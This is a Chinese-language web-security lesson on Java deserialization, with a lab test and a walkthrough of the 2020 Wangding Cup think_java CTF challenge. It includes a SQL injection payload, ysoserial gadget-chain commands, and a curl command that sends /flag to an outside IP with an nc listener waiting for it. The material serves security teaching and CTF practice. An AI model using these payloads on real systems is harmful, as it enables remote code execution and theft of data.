

# 38 WEB漏洞-反序列化之PHP&JAVA全解(下)



#序列化和反序列化

序列化 (Serialization)：将对象的状态信息转换为可以存储或传输的形式的过程。在序列化期间，对象将其当前状态写入到临时或持久性存储区。

反序列化：从存储区中读取该数据，并将其还原为对象的过程，称为反序列化。

演示案例：

➢ Java反序列化及命令执行代码测试

➢ WebGoat\_Javaweb靶场反序列化测试


java -Dhibernate5 -cp hibernate-core-5.4.9.Final.jar;ysoserial-master-30099844c6-1.jar

ysoserial.GeneratePayload Hibernate1 calc.exe > payload.bin

1

2

➢ 2020-网鼎杯-朱雀组-Web-think\_java真题复现



0x01 注入判断，获取管理员帐号密码：

根据提示附件进行javaweb代码审计，发现可能存在注入漏洞

另外有swagger开发接口，测试注入漏洞及访问接口进行调用测试

数据库名：myapp,列名name,pwd

注入测试：

POST /common/test/sqlDict

dbName=myapp?a=' union select (select pwd from user)#

0x02 接口测试

/swagger-ui.html接口测试：

{

"password":"ctfhub\_29588\_13038",

"username": "ctfhub"

}

登录成功返回数据：

{

"data": "Bearer rO0ABXNyABhjbi5hYmMuY29yZS5tb2RlbC5Vc2VyVm92RkMxewT0OgIAAkwAAmlkdAAQTGphdmEvbGFuZy9Mb25nO0wABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4cHNyAA5qYXZhLmxhbmcuTG9uZzuL5JDMjyPfAgABSgAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAAAAAAAAXQABmN0Zmh1Yg==",

"msg": "登录成功",

"status": 2,

"timestamps": 1594549037415

}

0x03 回显数据分析攻击思路

JAVAWEB特征可以作为序列化的标志参考:

一段数据以rO0AB开头，你基本可以确定这串就是JAVA序列化base64加密的数据。

或者如果以aced开头，那么就是这一段java序列化的16进制。

分析数据：

先利用py2脚本base64解密数据

import base64

a = "rO0ABXNyABhjbi5hYmMuY29yZS5tb2RlbC5Vc2VyVm92RkMxewT0OgIAAkwAAmlkdAAQTGphdmEvbGFuZy9Mb25nO0wABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4cHNyAA5qYXZhLmxhbmcuTG9uZzuL5JDMjyPfAgABSgAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAAAAAAAAXQABWFkbWlu"

b = base64.b64decode(a).encode('hex')

print(b)

再利用SerializationDumper解析数据

java -jar SerializationDumper.jar base64后的数据

0x04 生成反序列化payload

解密后数据中包含帐号等信息，通过接口/common/user/current分析可知数据有接受，说明存在反序列化操作，思路：将恶意代码进行序列化后进行后续操作

利用ysoserial进行序列化生成

java -jar ysoserial-master-30099844c6-1.jar ROME "curl http://47.75.212.155:4444 -d @/flag" > xiaodi.bin

利用py2脚本进行反序列化数据的提取

import base64

file = open("xiaodi.bin","rb")

now = file.read()

ba = base64.b64encode(now)

print(ba)

file.close()

0x05 触发反序列化，获取flag

服务器执行：nc -lvvp 4444

数据包直接请求获取进行反序列数据加载操作

涉及资源：

https://github.com/frohoff/ysoserial/releases

https://github.com/WebGoat/WebGoat/releases

https://github.com/NickstaDB/SerializationDumper/releases/tag/1.12

import base64

c=open("payload.bin","rb").read()

cc=base64.urlsafe\_b64encode(c)

open("payload.txt","wt",ecoding="utf-8").write(cc.decode())